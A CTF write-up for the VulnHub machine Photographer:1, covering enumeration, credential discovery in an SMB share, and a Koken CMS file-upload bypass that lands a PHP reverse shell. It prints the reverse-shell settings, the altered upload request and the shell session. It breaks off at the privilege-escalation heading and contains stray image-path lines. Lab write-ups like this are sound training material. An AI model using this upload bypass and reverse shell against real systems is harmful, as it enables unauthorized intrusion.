CTF-Writeup: Photographer 1

Photograher:1 is a VulnHub virtual machine that was developed to prepare people for the OSCP. As stated in the description, it is a boot2root which has two flags: user.txt and proof.txt.

1. Discovering the Target IP

First, I performed an ARP scan before running the new VM:

```
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:ca:5f:d4       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.120 seconds (120.75 hosts/sec). 3 responded
```

I then started the VM, and re-ran the ARP scan and identified the target IP in my case as '192.168.100.16':

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:ba:e0:bf       PCS Systemtechnik GmbH
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.16  08:00:27:dd:b6:34       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 4.512 seconds (56.74 hosts/sec). 4 responded
```

2. Enumeration:

First, I conducted an aggressive Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Although aggressive scans aren't advisable in real-world scenario due to the amount of noise it generates, they are useful in CTFs for thorough enumeration. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ sudo nmap -A -p- 192.168.100.16 -oN photographer.txt
```


Scan results:

- Ports: 80 (HTTP), 8000 (HTTP), 139 and 445 (SMB)

```
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Photographer by v1n1v131r4
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: daisa ahomi
|_http-generator: Koken 0.22.24
MAC Address: 08:00:27:DD:B6:34 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: PHOTOGRAPHER

Host script results:
|_clock-skew: mean: 1h18m42s, deviation: 2h18m34s, median: -1m18s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2024-06-03T23:52:23-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-06-04T03:52:25
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   1.99 ms 192.168.100.16
```


3. Exploring Port 80

I started off by exploring port 80. It appears to host a single template with nothing hidden in the source code:




4. Exploring Port 8000

After exploring port 80, I decided to check port 8000.



As seen in the whatweb scan and the page, this website uses the Koken content management system (CMS) which is specifically designed for photographers, designers, and artists. If you explore this page, such as the content section, you can see shell.php, which likely hints at this website being vulnerable to some sort of shell injection/upload:



5. Brute Forcing and Scanning

Gosubster didn't work on port 8000, nor did it return any interesting results on port 80. Therefore, I used Nikto instead.

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.100.16:80
```

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ nikto -h 192.168.100.16:8000
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.100.16
+ Target Hostname:    192.168.100.16
+ Target Port:        8000
+ Start Time:         2024-06-04 00:04:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTT
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
ing-content-type-header/
+ /index.php?: Uncommon header 'x-koken-cache' found, with contents: hit.
+ All CGI directories 'found', use '-C none' to test none
+ /: Server may leak inodes via ETags, header found with file /, inode: 11fb, size: 61a0860d10812, mtime: gzip. See: ht
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch
+ /: Uncommon header 'x-xhr-current-location' found, with contents: http://192.168.100.16/.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger
+ /admin/: This might be interesting.
+ /app/: This might be interesting.
+ /home/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/index.html: Admin login page/section found.
+ 26663 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2024-06-04 00:08:33 (GMT-4) (226 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The Nikto scan did provide us some useful information, such as uncovering the admin login page.

6. Analysing SMB Shares

Before we dig deeper into Koken, let's explore SMB first by using enum4linux:

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ enum4linux 192.168.100.16
```

There is one share that we can access, so let's do this using smbclient:

```
=========================( Share Enumeration on 192.168.100.16 )=========================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            PHOTOGRAPHER

[+] Attempting to map shares on 192.168.100.16

//192.168.100.16/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.100.16/sambashare     Mapping: OK Listing: OK Writing: N/A
```

We also identified two users:

```
S-1-22-1-1000 Unix User\daisa (Local User)
S-1-22-1-1001 Unix User\agi (Local User)
```

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ smbclient //192.168.100.16/sambashare
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

If we list the contents of this share, we can see two files:

```
smb: \> ls
  .                                   D        0  Mon Jul 20 21:30:07 2020
  ..                                  D        0  Tue Jul 21 05:44:25 2020
  mailsent.txt                        N      503  Mon Jul 20 21:29:40 2020
  wordpress.bkp.zip                   N 13930308  Mon Jul 20 21:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
```

Let's download these and explore them on my local machine:

```
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (70.2 KiloBytes/sec) (average 70.2 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (39777.2 KiloBytes/sec) (average 38980.8 KiloBytes/sec)
```

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```

The txt file likely hints at Daisa being a potential user, and babygirl being a password. Let's explore the WordPress file:

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ unzip wordpress.bkp.zip
```

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ cd wordpress

┌──(kali㉿kali)-[~/Documents/photographer/wordpress]
└─$ ls -la
total 216
drwxr-xr-x  5 kali kali  4096 Jul  8  2020 .
drwxrwxr-x  3 kali kali  4096 Jun  4 00:11 ..
-rw-r--r--  1 kali kali   405 Feb  6  2020 index.php
-rw-r--r--  1 kali kali 19915 Jul  8  2020 license.txt
-rw-r--r--  1 kali kali  7884 Jul  8  2020 readme.html
-rw-r--r--  1 kali kali  6912 Feb  6  2020 wp-activate.php
drwxr-xr-x  9 kali kali  4096 Jul  8  2020 wp-admin
-rw-r--r--  1 kali kali   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 kali kali  2332 Jun  2  2020 wp-comments-post.php
-rw-r--r--  1 kali kali  3102 Jul  8  2020 wp-config-sample.php
drwxr-xr-x  5 kali kali  4096 Jul  8  2020 wp-content
-rw-r--r--  1 kali kali  3940 Feb  6  2020 wp-cron.php
drwxr-xr-x 21 kali kali 12288 Jul  8  2020 wp-includes
-rw-r--r--  1 kali kali  2496 Feb  6  2020 wp-links-opml.php
-rw-r--r--  1 kali kali  3300 Feb  6  2020 wp-load.php
-rw-r--r--  1 kali kali 47874 Feb  9  2020 wp-login.php
-rw-r--r--  1 kali kali  8509 Apr 14  2020 wp-mail.php
-rw-r--r--  1 kali kali 19396 Apr  9  2020 wp-settings.php
-rw-r--r--  1 kali kali 31111 Feb  6  2020 wp-signup.php
-rw-r--r--  1 kali kali  4755 Feb  6  2020 wp-trackback.php
-rw-r--r--  1 kali kali  3133 Feb  6  2020 xmlrpc.php
```

If we cat the wp-config-sample.php file, we find some credentials:


```
// ** Configurações do MySQL - Você pode pegar estas informações com o serviço de hospedagem ** //
/** O nome do banco de dados do WordPress */
define( 'DB_NAME', 'nome_do_banco_de_dados_aqui' );

/** Usuário do banco de dados MySQL */
define( 'DB_USER', 'nome_de_usuario_aqui' );

/** Senha do banco de dados MySQL */
define( 'DB_PASSWORD', 'senha_aqui' );

/** Nome do host do MySQL */
define( 'DB_HOST', 'localhost' );

/** Charset do banco de dados a ser usado na criação das tabelas. */
define( 'DB_CHARSET', 'utf8' );

/** O tipo de Collate do banco de dados. Não altere isso se tiver dúvidas. */
define( 'DB_COLLATE', '' );
```

However, as this is a sample, I don't believe these serve a purpose in this challenge.


7. Exploiting Koken CMS

In the Nikto scan performed earlier, it did find some interesting directories so let's explore those now:


```
+ /admin/: This might be interesting.
+ /app/: This might be interesting.
+ /home/: This might be interesting.
+ /icons/README: Apache default file found. See: htt
+ /admin/index.html: Admin login page/section found.
```



The txt file in the SMB share contained an email address for daisa along with a potential password, so let's try to following credential to login this page (daisa@photographer.com:babygirl):



Boom, that worked. Now that we are on this page, let's use exploit-db to search for any exploits that work for Koken 0.22.24:




We have found one, let's download the exploit and figure out how it works. Note!, there is a step-by-step explanation in downloaded file. Firstly, let's generate a reverse shell payload that we can upload to Koken. I'm using the php reverse shell found under /usr/share/webshell/php/php-reverse-shell.php. When you save this file. Change the extension to php.jpg:


```
reverse.php.jpg
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.7';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Let's now create an album called shell:




Then navigate to the Koken admin dashboard and click the import content button seen in the bottom right-hand corner:



Then upload the reverse shell file here:




Before you click import, open up burp suite and turn interception on. Once it is turned on, click import the import button:




We can now alter the request from reverse.php.jpg to just reverse.php and forward the request. Note, you need to remove the .jpg extension from two places of the request:

```
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="name"

reverse.php
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="chunk"

0
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="chunks"

1
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="upload_session_start"

1717475941
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="visibility"

public
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="license"

all
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="max_download"

none
----------------------------220140961181243997331858053 60
Content-Disposition: form-data; name="file"; filename="reverse.php"
Content-Type: image/jpeg
```

The file should now be imported as a php file, and you should be able to see the details of it on the right-hand side of the Koken admin panel. If you hover over the Download File, it will show you where the file will download on the target machine:



Now go to the content section for Koken:



reverse.php

Start a netcat listener on the port you specified in the reverse shell earlier:

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

And simply click the reverse.php link in the content section:

```
┌──(kali㉿kali)-[~/Documents/photographer]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.16] 60692
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 00:43:13 up 52 min,  0 users,  load average: 0.05, 0.01, 0.16
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

You can see that this triggered the reverse shell which executed on the target machine. If we cd to home, we can find daisa's home directory which contains the first flag:

```
$ ls
agi
daisa
lost+found
$ cd daisa
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
user.txt
$
```

```
$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

8. Privileges Escalation

